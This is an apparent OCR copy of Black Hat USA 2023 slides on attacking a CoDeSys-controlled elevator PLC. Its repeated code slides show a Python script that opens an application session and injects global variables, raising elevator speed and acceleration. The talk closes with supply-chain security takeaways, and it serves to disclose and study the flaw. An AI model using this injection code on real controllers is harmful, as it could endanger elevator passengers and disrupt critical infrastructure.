
GVL And Other Veggies



ELEV_PLC01.Application.GVL_Persistent


Expression	Type	Value	Prepared value	Address	Comment
FloorPosition	ARRAY [1..3] OF D...				Position of each floor for Servo
TargetPositionSpeed	WORD	100			
TargetPositionAcc	DWORD	100			
TargetPositionDec	DWORD	100			

```
IF DriveControlStep 300 = 400 THEN
    DRV1.TargetPosition 0 := GVL_Persistent.FloorPosition[ElevatorCalls[1].SrcFloor 0 ] ??? ;
    DRV1.TargetPositionSpeed 1 := GVL_Persistent.TargetPositionSpeed 100 ;
    DRV1.Acceleration 0 := GVL_Persistent.TargetPositionAcc 100 ;
    DRV1.Deceleration 0 := GVL_Persistent.TargetPositionDec 100 ;
    DRV1.xRequestGoToTargetPosAbs FALSE := TRUE;
END_IF
```



GVL Update Attack

```
gl, ll, al = dev.dev_channel.create_packet(DATA_SEND_REQUEST,
                                           0x02,  # CmpApp
                                           0x01,  # Create Applicaiton Session
                                           netmask=DEFAULT_NETMASK)
AppLayer.add_tag(0x01, "Application\0", AL_ALIGN40, al)
pkt = dev.dev_channel.complete_packet(gl, ll, al)
resp = dev.dev_channel.send(pkt, 5)
print(
    "[>] G1ND1L4: _____________________________________________STAGE 1: Get Application session id_____________________________________________")
if resp is None:
    print('[>] G1ND1L4: cant proceed to GVL values writing no Application session id received.')

tags = SNPv4Tags(resp.get_app_layer()[20:], 'app')
application_session_id = tags.application_identification_data[2: 6]
application_identification_data = tags.application_identification_data[22: 26]

print('[>] G1ND1L4: Received Application Management Session ID: {idd}'.format(
    idd=[hex(i) for i in application_session_id]))
print('[>] G1ND1L4: Received Application identification DATA : {idd}'.format(
    idd=[hex(i) for i in application_identification_data]))

print(
    "[>] G1ND1L4: _____________________________________________STAGE 2: inject GVL values_____________________________________________")

tags = SNPv4Tags(resp.get_app_layer()[20:], 'app')
application_session_id = tags.application_identification_data[2: 6]
application_identification_data = tags.application_identification_data[22: 26]
```



GVL Update Attack

```
gl, ll, al = dev.dev_channel.create_packet(DATA_SEND_REQUEST,
                                           0x02,  # CmpApp
                                           0x01,  # Create Applicaiton Session
                                           netmask=DEFAULT_NETMASK)
AppLayer.add_tag(0x01, "Application\0", AL_ALIGN40, al)
pkt = dev.dev_channel.complete_packet(gl, ll, al)
resp = dev.dev_channel.send(pkt, 5)
print(
    "[>] G1ND1L4: _____________________________________________STAGE 1: Get Application session id_____________________________________________")
if resp is None:
    print('[>] G1ND1L4: cant proceed to GVL values writing no Application session id received.')

tags = SNPv4Tags(resp.get_app_layer()[20:], 'app')
application_session_id = tags.application_identification_data[2: 6]
application_identification_data = tags.application_identification_data[22: 26]

print('[>] G1ND1L4: Received Application Management Session ID: {idd}'.format(
    idd=[hex(i) for i in application_session_id]))
print('[>] G1ND1L4: Received Application identification DATA : {idd}'.format(
    idd=[hex(i) for i in application_identification_data]))

print(
    "[>] G1ND1L4: _____________________________________________STAGE 2: inject GVL values_____________________________________________")

tags = SNPv4Tags(resp.get_app_layer()[20:], 'app')
application_session_id = tags.application_identification_data[2: 6]
application_identification_data = tags.application_identification_data[22: 26]
```


black hat USA 2023

GVL Update Attack

```
gl, ll, al = dev.dev_channel.create_packet(DATA_SEND_REQUEST,
                                           0x02,  # CmpApp
                                           0x01,  # Create Applicaiton Session
                                           netmask=DEFAULT_NETMASK)
AppLayer.add_tag(0x01, "Application\0", AL_ALIGN40, al)
pkt = dev.dev_channel.complete_packet(gl, ll, al)
resp = dev.dev_channel.send(pkt, 5)
print(
    "[>] G1ND1L4: _____________________________________________STAGE 1: Get Application session id_____________________________________________")
if resp is None:
    print('[>] G1ND1L4: cant proceed to GVL values writing no Application session id received.')

tags = SNPv4Tags(resp.get_app_layer()[20:], 'app')
application_session_id = tags.application_identification_data[2: 6]
application_identification_data = tags.application_identification_data[22: 26]

print('[>] G1ND1L4: Received Application Management Session ID: {idd}'.format(
    idd=[hex(i) for i in application_session_id]))
print('[>] G1ND1L4: Received Application identification DATA : {idd}'.format(
    idd=[hex(i) for i in application_identification_data]))

print(
    "[>] G1ND1L4: _____________________________________________STAGE 2: inject GVL values_____________________________________________")

tags = SNPv4Tags(resp.get_app_layer()[20:], 'app')
application_session_id = tags.application_identification_data[2: 6]
application_identification_data = tags.application_identification_data[22: 26]
```

GVL Update Attack

```
gl, ll, al = dev.dev_channel.create_packet(DATA_SEND_REQUEST,
                                           0x1B,  # CmpMonitor
                                           0x02,  # Update GVLs ?
                                           netmask=DEFAULT_NETMASK)

first_part = bytearray([0x01, 0x94, 0x80, 0x00, ])

second_part = bytearray([0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                         0x00,
                         0x00, 0x00, 0x00, 0x00, 0x00, 0x03, 0xf0, 0x80, 0x00, 0x00, 0x00, 0x02, 0x00, 0x00, 0x00,
                         0x10, 0x27, 0x1a,
                         0x00,
                         0x15, 0x0c, 0x00, 0x01, 0x38, 0x06, 0x05, 0x17, 0x0c, 0x09, 0x04, 0x1b, 0x06, 0x00, 0x01,
                         0x00, 0x00, 0x17,
                         0x04,
                         0x09, 0x04, 0x17, 0x08, 0x09, 0x04, 0x04, 0x00, 0x00, 0x04, 0x00, 0x00, 0x00, 0x20, 0x4e,
                         0x00, 0x00, 0x1a,
                         0x00,
                         0x15, 0x0c, 0x00, 0x01, 0x3c, 0x06, 0x05, 0x17, 0x0c, 0x09, 0x04, 0x1b, 0x06, 0x00, 0x01,
                         0x00, 0x00, 0x17,
                         0x04,
                         0x09, 0x04, 0x17, 0x08, 0x09, 0x04, 0x04, 0x00, 0x00, 0x04, 0x00, 0x00, 0x00, 0x20, 0x4e,
                         0x00, 0x00, 0x1a,
                         0x00,
                         0x15, 0x0c, 0x00, 0x01, 0x40, 0x06, 0x05, 0x17, 0x0c, 0x09, 0x04, 0x1b, 0x06, 0x00, 0x01,
                         0x00, 0x00, 0x17,
                         0x04,
                         0x09, 0x04, 0x17, 0x08, 0x09, 0x04, 0x04])

al += first_part + application_session_id + application_identification_data + second_part
pkt = dev.dev_channel.complete_packet(gl, ll, al)
resp = dev.dev_channel.send(pkt, 5)

if resp is None:
    print('[>] G1ND1L4: failed received answer for GVL injection')
else:
    print(
        '[>] G1ND1L4: Successfully injected GVL varaibles (Elevator Speed=10000, Acceleration=20000, Declaration=20000)!!!!!!')
```



black hat USA 2023

GVL Update Attack

```
gl, ll, al = dev.dev_channel.create_packet(DATA_SEND_REQUEST,
                                           0x1B,  # CmpMonitor
                                           0x02,  # Update GVLs ?
                                           netmask=DEFAULT_NETMASK)

first_part = bytearray([0x01, 0x94, 0x80, 0x00, ])

second_part = bytearray([0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                         0x00,
                         0x00, 0x00, 0x00, 0x00, 0x00, 0x03, 0xf0, 0x80, 0x00, 0x00, 0x00, 0x02, 0x00, 0x00, 0x00,
                         0x10, 0x27, 0x1a,
                         0x00,
                         0x15, 0x0c, 0x00, 0x01, 0x38, 0x06, 0x05, 0x17, 0x0c, 0x09, 0x04, 0x1b, 0x06, 0x00, 0x01,
                         0x00, 0x00, 0x17,
                         0x04,
                         0x09, 0x04, 0x17, 0x08, 0x09, 0x04, 0x04, 0x00, 0x00, 0x04, 0x00, 0x00, 0x00, 0x20, 0x4e,
                         0x00, 0x00, 0x1a,
                         0x00,
                         0x15, 0x0c, 0x00, 0x01, 0x3c, 0x06, 0x05, 0x17, 0x0c, 0x09, 0x04, 0x1b, 0x06, 0x00, 0x01,
                         0x00, 0x00, 0x17,
                         0x04,
                         0x09, 0x04, 0x17, 0x08, 0x09, 0x04, 0x04, 0x00, 0x00, 0x04, 0x00, 0x00, 0x00, 0x20, 0x4e,
                         0x00, 0x00, 0x1a,
                         0x00,
                         0x15, 0x0c, 0x00, 0x01, 0x40, 0x06, 0x05, 0x17, 0x0c, 0x09, 0x04, 0x1b, 0x06, 0x00, 0x01,
                         0x00, 0x00, 0x17,
                         0x04,
                         0x09, 0x04, 0x17, 0x08, 0x09, 0x04, 0x04])

al += first_part + application_session_id + application_identification_data + second_part
pkt = dev.dev_channel.complete_packet(gl, ll, al)
resp = dev.dev_channel.send(pkt, 5)

if resp is None:
    print('[>] G1ND1L4: failed received answer for GVL injection')
else:
    print(
        '[>] G1ND1L4: Successfully injected GVL varaibles (Elevator Speed=10000, Acceleration=20000, Declaration=20000)!!!!!!')
```

black hat USA 2023

GVL Update Attack

```
gl, ll, al = dev.dev_channel.create_packet(DATA_SEND_REQUEST,
                                           0x1B,  # CmpMonitor
                                           0x02,  # Update GVLs ?
                                           netmask=DEFAULT_NETMASK)

first_part = bytearray([0x01, 0x94, 0x80, 0x00, ])

second_part = bytearray([0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                         0x00,
                         0x00, 0x00, 0x00, 0x00, 0x00, 0x03, 0xf0, 0x80, 0x00, 0x00, 0x00, 0x02, 0x00, 0x00, 0x00,
                         0x10, 0x27, 0x1a,
                         0x00,
                         0x15, 0x0c, 0x00, 0x01, 0x38, 0x06, 0x05, 0x17, 0x0c, 0x09, 0x04, 0x1b, 0x06, 0x00, 0x01,
                         0x00, 0x00, 0x17,
                         0x04,
                         0x09, 0x04, 0x17, 0x08, 0x09, 0x04, 0x04, 0x00, 0x00, 0x04, 0x00, 0x00, 0x00, 0x20, 0x4e,
                         0x00, 0x00, 0x1a,
                         0x00,
                         0x15, 0x0c, 0x00, 0x01, 0x3c, 0x06, 0x05, 0x17, 0x0c, 0x09, 0x04, 0x1b, 0x06, 0x00, 0x01,
                         0x00, 0x00, 0x17,
                         0x04,
                         0x09, 0x04, 0x17, 0x08, 0x09, 0x04, 0x04, 0x00, 0x00, 0x04, 0x00, 0x00, 0x00, 0x20, 0x4e,
                         0x00, 0x00, 0x1a,
                         0x00,
                         0x15, 0x0c, 0x00, 0x01, 0x40, 0x06, 0x05, 0x17, 0x0c, 0x09, 0x04, 0x1b, 0x06, 0x00, 0x01,
                         0x00, 0x00, 0x17,
                         0x04,
                         0x09, 0x04, 0x17, 0x08, 0x09, 0x04, 0x04])

al += first_part + application_session_id + application_identification_data + second_part
pkt = dev.dev_channel.complete_packet(gl, ll, al)
resp = dev.dev_channel.send(pkt, 5)

if resp is None:
    print('[>] G1ND1L4: failed received answer for GVL injection')
else:
    print(
        '[>] G1ND1L4: Successfully injected GVL varaibles (Elevator Speed=10000, Acceleration=20000, Declaration=200  !!!')
```

The Actual Demo Movie

Key Takeaways

- Developers Should be careful when using existing API (“even the best written code becomes vulnerable if used wrong”);

Key Takeaways

- Critical Infrastructure Attacks via supply chain (aka Vulnerable SDK) should be addressed as critical attack vector by relevant parties and mitigated accordingly.

Key Takeaways

- CoDeSys SDK is a powerful and critical attack vector.

Thanks

Sergei Ravicovich

Mayan Shaul

Omri Ben Bassat

Gil Regev

Q&A

?